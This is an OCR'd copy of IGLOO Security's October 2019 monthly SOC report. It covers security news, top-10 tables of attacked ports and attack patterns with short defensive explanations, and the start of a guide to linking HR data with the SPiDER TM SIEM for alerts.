
Monthly Security Report

2019
October



Cover Story

Alert Configurations through Integration of Human Resource Data

Watering Hole Threat

IGLOOSECURITY

This report is based on the data collected through the SIEM solution at IGLOO SECURITY's Security Operation Center (SOC). IGLOO SECURITY continuously strives to achieve a 24/7 safe cyber environment throughout the year.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Cover Story

1. Monthly Security Issue

- This Month's Security Issue

2. IGLOO Statistics

- Monthly Attack Service (Port)
- Detailed Analysis According to Different Patterns

3. SIEM Guide (SPiDER TM V5.x)

- Alert Configurations through Integration of Human Resource Data

4. Tech Note

- Watering Hole Threat

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

CHAPTER 1

Monthly Security Issue

1. This Month's Security Issue

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 This Month's Security Issue

'Do I sound like your CEO?'...First Deepfake fraud

- The first Deepfake fraud incident has occurred. The cybercriminals behind the fraud have succeeded in deceiving employees by replicating their CEO's voice, almost exactly the same. The criminals went on the order their employees to transfer $ 240,000 into their accounts.
- Deepfake is an artificial intelligence-based voice and video generation technology that allows the user to produce results that are similar to what you've actually recorded and recorded.
- Deepfakes have been responsible for replicating politicians' faces for fake interviews or to make adult content by replicating the faces of celebrities.
- Security experts have stated that AI-based identity fraud attempts are on the rise and therefore state that accurate and error-free identity verification techniques are required

Starbucks is attacked by credential stuffing attack...a portion of the Starbucks customers have been stolen of their money in their deposit cards

- Starbucks was recently attacked by a credential stuffing attack where some of its customers have had their deposit money stolen.
- The hacker attempted the credential stuffing attack by utilizing existing ID and password that have been leaked.
- Many Starbucks customers use these money cards, and the attacker seems to have carried out the attack knowing that the maximum amount of money a customer could deposit was up to 550,000 KRW(apprx. 470 USD) per card.

'Even the Official Store'...Google Play store hacked again

- Once again a spyware was found in Android's Google Play Store. The "Joker" spyware is capable of spying on text messages, contact information, and device information and extracting this information to another location. In addition, it appears to be registering users on paid online services.
- According to analytics, the hackers who deployed the malware were able to lower the detectability by hiding the malware within in-app advertising frameworks.
- Security experts advise users to be careful by thoroughly reviewing the permissions required by apps, even if they are from official stores.

'Many drops make a bigger drop'...ransomware hackers targeting a jackpot

- The number of ransomware detected in the first half of this year decreased compared to the previous year, but damages were bigger. It is has been said that through more advanced techniques, hackers are now focusing on governments and corporations which they can demand more money.
- According to Trend Micro's 2019 Threat Report, the number of new ransomware attacks in the first quarter of this year was 47, a sharp decrease from the same period as last year (118). However, a more variety of attack methods were utilized and more damage was caused compared to the previous year.
- Security experts predict that, rather than new attacks appearing, already known attacks will continue to target corporate users by exploiting Office 365 and Office documents.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

2 This Month's Security Issue

'A bomb has been planted'...Twitter CEO account has been hacked

- Twitter CEO Jack Dorsey's Twitter account has been hacked, resulting in hate speech, threats of bombs and other malicious tweets.
- Of these, the hate speech tweets were tagged with the hashtag #ChucklingSquad, which is most likely the name of the hacking group. This hashtag has also been found in recent hacking attacks that compromised accounts from influential people in social media.
- Security experts are weighing in on the likelihood that a hacker may have carried out a SIM Swap attack by bribing a telecommunications staff to find the Jack City Sim card number to then port it to other equipment. In this case, even if the text message-based two-factor authentication option was utilized, it would be possible to intercept two-factor characters. Since then, it is estimated that the tweets were uploaded using the 'Cloud Hopper' service, which uses the text message function of the phone to create tweets.
- Twitter users have voiced criticism about this incident on Twitter since the social media company has always claimed to be committed to protecting its users' privacy.

4 out of 10 people are said to be using Operating Systems which are soon to be discontinued

- It has been confirmed that many users are still using discontinued or soon to be discontinued Operating Systems (OS).
- According to a research conducted by Kaspersky Lab, about 41% of users were still using desktop OS that discontinued or are on the verge of being discontinued, such as Windows XP and Windows 7. The situation seems to be the same for small businesses (VSB, 40%), SMB's (48%) and even large companies seem to find themselves in the same situation.
- Discontinued OS are more likely to be exposed to cyber attacks since security updates are not available.
- Security experts claim that the cost of dealing with a security incident is much higher than the cost of upgrading an OS, and recommend upgrading the OS to a supported version.

Caution! Phishing site disguised as PayPal...stealing financial information in addition to personal information

- Recently, a phishing site under the guise of the global online payment system, PayPal has been detected.
- When a user accesses the fake PayPal login site, they will be asked to enter their email address and password, as well as to update their payment information, in which case the hacker will then have successfully extracted the victim's personal and financial information. The attacker was also collecting users' IP address to determine where the users were coming from.
- Security experts have urged the public to avoid accessing sites through email links from unknown sources.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

CHAPTER 2

IGLOO Statistics

1. Monthly Attack Service and Trend Analysis

01. TOP 10 Monthly Attack Service (Port)

02. Monthly Attack Service (Port) Cases Compared to Last Month

03. TOP 10 Monthly Attack Service Patterns

04. Monthly Attack Service Incident Patterns Compared to Last Month

2. Detailed Analysis According to Different Patterns

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 Monthly Attack Service and Trend Analysis

The IGLOO SECURITY SOC collects data on attacks according to the server(port) and analyzes the attack. Through this process, future cyber threats can be predicted

01. Monthly Attack Service(Port) TOP 10

In the top 10 service ports collected during October 2019, events using Oracle (TCP / 1521) and DNS (TCP / 53) have climbed a step compared to the previous month. In addition, Unassigned (TCP / 11300) events have newly been identified in the ranking.

※ Based on IGLOO Security SOC SIEM data collection

Rank	Service(Port)	No. of Cases	Ratio(%)	Fluctuation
1	HTTP(TCP/80)	1,455,761,099	49.24%	-
2	DNS(UDP/53)	568,602,289	19.23%	-
3	HTTPS(TCP/443)	322,461,862	10.91%	-
4	Microsoft-DS(TCP/445)	308,058,995	10.42%	-
5	ICMP(0/ICMP)	95,628,307	3.23%	-
6	SNMP(UDP/161)	91,644,487	3.10%	-
7	Telnet(TCP/23)	44,277,359	1.50%	-
8	Orcale(TCP/1521)	26,476,609	0.90%	▲1
9	DNS(TCP/53)	23,328,849	0.79%	▲1
10	Unassigned(TCP/11300)	19,972,466	0.68%	NEW
	Total	2,956,212,322	100.00%	-

[Table 2-1] TOP 10 Monthly attack patterns

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


1 Monthly Attack Service and Trend Analysis

The IGLOO SECURITY SOC collects data on attacks according to the server(port) and analyzes the attack. Through this process, future cyber threats can be predicted

02. Monthly Attack Service(Port) cases compared to last month

Events confirmed in October have shown a decrease compared to the previous month. Among the declined events, the HTTP service still showed the highest number of events compared to other services.

In addition, the Unassigned (TCP / 11300) port and other ports which were not specified in the Well-Known Port have also newly been identified. Since the port has shown a higher access rate than the HTTP port, which is the port with the highest access count, monitoring access using the port is necessary. An undefined service port may be a service port actually used by the enterprise, but there is still the possibility that the service port may have been created as a result of an attack. Checking the ports that are actually used by the company and blocking the unused ones through security devices is recommended.



[Figure 2-1] TOP 10 Monthly attack port

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 Monthly Attack Service and Trend Analysis

The IGLOO SECURITY SOC collects data on attacks according to the server(port) and analyzes the attack. Through a ranking process, future cyber threats become predictable.

03. TOP 10 Monthly Attack Service Patterns

In October 2019, the HTTP Connection Limit Exhaustion Attack (By Slowloris) and HTTP Login Brute Force climbed the rankings. TLS Malformed Handshake DoS and HTTP POST Session Exhaustion Attack (By rudy) events were newly identified in the rankings.

In addition, the rankings of four patterns, including the Multi Packet Inspection, dropped. However, there were no significant changes in the number of detections compared to the previous month.

※ Based on IGLOO Security SOC SIEM data collection

Rank	Pattern	No. of Cases	Ratio(%)	Fluctuation
1	SMB Service connect(tcp-445)	565,179,554	90.80%	-
2	HTTP Connection Limit Exhaustion Attack(By Slowloris)	11,504,654	1.85%	▲8
3	HTTP POST Session Exhaustion Attack(By rudy)	10,720,886	1.72%	NEW
4	Multi Packet Inspection	8,655,786	1.39%	▼2
5	ACK Port Scan(F/W Scan)	7,411,696	1.19%	▼2
6	Dcom_TCP_Sweep(MSBlaster Worm Messenger)	5,928,452	0.95%	▼1
7	HTTP Login Brute Force	4,599,754	0.74%	▲1
8	Netbios Scan (Messenger RPC Dcom MyDoom) (UDP-137)	3,527,958	0.57%	▼2
9	MS WINS Server Registration Spoofing Vuln-1[Req](UDP-137)	3,467,488	0.56%	▼2
10	TLS Malformed Handshake DoS	1,415,730	0.23%	NEW
	Total	622,411,958	100.00%	-

[Table 2-2] TOP 10 monthly attack pattern

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

1 Monthly Attack Service and Trend Analysis


The IGLOO SECURITY SOC collects data on attacks according to the server(port) and analyzes the attack. Through a ranking process, future cyber threats become predictable.

04. Monthly Attack Service Incident Patterns Compared to Last Month

In the Top 10 attack events of October 2019, the HTTP Connection Limit Exhaustion Attack (By Slowloris) event significantly rose in the rankings.

The HTTP POST Session Exhaustion Attack (By rudy) event is a DOS attack that causes server delays by setting a large Content-Length value through the Post Method. It may generate an overload on the server side.

Compared to last month, there has been a rise in DOS attacks utilizing the HTTP protocol. If the attack does not generate a large amount of traffic, the impact is small, but it immediate countermeasures are in order to when an actual DoS attack occurs since it is capable of directly affecting service. In addition, it is also necessary to prepare for the actual situation through periodic mock training.



[Figure 2-2] TOP 10 monthly attack patterns

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

2 Detailed Analysis According to Different Patterns

Below are the contents of the detailed analysis results based on the top 10 attack patterns of October.
It is necessary to take precautionary measures against the vulnerability of the system by referring to the detailed analysis result for each detection pattern.

Attack Pattern	Detailed Analysis Results
SMB Service Connect (tcp-445)	Microsoft Windows uses SMB protocol to share files and printer resources with other computers. Sharing resources using SMB in older versions (95, 98, Me and NT) of Windows used TCP port 137 and 139 and UDP port 138 by executing NETBIOS with NETBIOS over TCP/IP. On older versions of Windows 2000/XP, it was possible to run SMB directly through TCP/IP on TCP port 445. If the files are shared with easily guessable password or passwords are not set, they can suffer from secondary attacks.
HTTP Connection Limit Exhaustion Attack (By Slowloris)	Slowloris is an attack tool that maintains a TCP connection by sending an abnormal HTTP request to a web server, unlike a DoS attack that transmits a large amount of packets. The target web server may be depleted of connection resources. After the connection resources are depleted, the target web server may be in a denial of service state that cannot respond to a user's request.
HTTP POST Session Exhaustion Attack(By rudy)	R.U.D.Y is an abbreviation of "R-U-Dead-Yet" and is a connection resource-depleted denial of service tool using the POST method of HTTP. It generates a large number of connections that are not normally terminated by using an incomplete HTTP header and divided data, and exhausts the connection resources of the target system.
Multi Packet Inspection	A Multi Packet Inspection is a rule that occurs within the IPS of a specified company and detects using the automated pattern learning defense mechanism set-up within the IPS.It denies access for a certain amount of time if a packet, which exceeds the bytes PPS set-up by the IPS, is injected.
ACK Port Scan (F/W Scan)	ACK Port Scan (F/W Scan) is a type of scanning attack targeting vulnerable ports which are allowed to be accessed by firewall policy. Attackers can collect information on vulnerable ports by analyzing the returned packet as a response to the packet sent in advance. These attacks are not intended to destroy the system but to collect information for planning a scenario for secondary attack.
Dcom_TCP_ Sweep (MSBlaster Worm Messenger)	W32.Blaster.Worm is a type of worm which spreads by exploiting the DCOM RPC Buffer Overflow vulnerability. If TCP/135 port is opened and if it is found to be vulnerable, the worm will infect the system. The infected system activates TCP/4444 port to download malicious file, "mblase.exe“ from the host server using TFTP and registers it to the registry. During this process, network traffic on the infected system may increase.
HTTP Login Brute Force	This attack accesses the HTTP WEB service port(80) and repetitively inserts random strings through a Tool-Kit in order to find out the password for a specific ID(root, guest etc). Passwords which are easy to guess or are in an alphabetic/symbolic order are more prone to this attack. This attack can be prevented by using IDs and passwords over 6 letters and by Filtering data from the HTTP port(80/TCP).
Netbios Scan (Messenger RPC Dcom MyDoom) (UDP-137)	A network scanner tool that scans all computers in the IP addresses range you choose, using NetBIOS protocol. For every computer located by this NetBIOS scanner, the following information is displayed: IP Address, Computer Name, Workgroup or Domain, MAC Address, and the company that manufactured the network adapter (determined according to the MAC address). NetBScanner also shows whether a computer is a Master Browser. You can easily select one or more computers found by NetBScanner, and then export the list into csv/tab-delimited/xml/html file.
MS WINS Server Registration Spoofing Vuln-1 [Req](UDP-137)	This attack occurs while a name is being registered on the Windows WINS server and the NetBIOS is not inspected thoroughly enough. Through this vulnerability, the attacker is capable of redirecting the victims internet traffic through web proxy spoofing to a specified domain.
TLS Malformed Handshake DoS	TLS Malformed Handshake is a type of DOS attack that uses a maliciously crafted TLS packet. It occurs during a handshake of a maliciously crafted TLS client. The attack occurs when the remote attacker creates and sends a load on the victim system by sending a maliciously crafted TLS packet to the affected system.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

CHAPTER 3

SIEM Guide (SPiDER TM V5.x)

1. Alert Configurations through Integration of Human Resource Data

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Alert Configurations through Integration of Human Resource Data

SPiDER TM V5.0 is an integrated security management solution that combines experiences of Igloo Security and big data utilization to increase the agility and efficiency of the security monitoring business through a unified monitoring environment from initial detection to log / network packet analysis into the overall.

Technical Support Team 1

01. Synopsis

Internal and external corporate systems are always exposed to various attacks, such as infiltration by hackers, tampering with critical data, and denial of service attacks.
Among these attacks, the biggest concern for companies is information leaks. There are also cases of inbound attacks aiming to leak information. However, there are also cases of employees leaking confidential information for malicious purposes.
In order to prevent this, corporate security managers should always be aware of whether the current system is at risk. If an internal asset is leaked, the security personnel should be able to detect and respond to the threat immediately.
This month's issue will cover how to set up alerts that can quickly detect leaks or forgery of internal assets through HR data integration.

▶ Human resource data from a SIEM standpoint

The term Human Resources Data refers to information on human resources concerning personal information, training concerning security, R&R etc.
The SPiDER TM SIEM provides a function to integrate such information.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Alert Configurations through Integration of Human Resource Data

02. Personnel data registration


- Register data concerning the personnel(T&A, employee number, name, department, position).
- If you want to register HR data, you can register it directly through the 'Register' button by uploading an Excel file with 'Import File'.
- After registering the personnel information, enter the MAC address, IP, serial number, etc. corresponding to the user's PC.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Alert Configurations through Integration of Human Resource Data

1) Personnel data registration - Register

- When you click on the Register button, the Personnel Data Registration Form will appear as a blank screen.
- If you press the register button after entering the personnel information such as employee number, ID, name, T&A, position, department, mobile phone, and e-mail information it will be added to the personnel information list as shown below.




Now you can verify the added information added to the personnel data list.


Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Alert Configurations through Integration of Human Resource Data

2) Personnel data registration – Import File

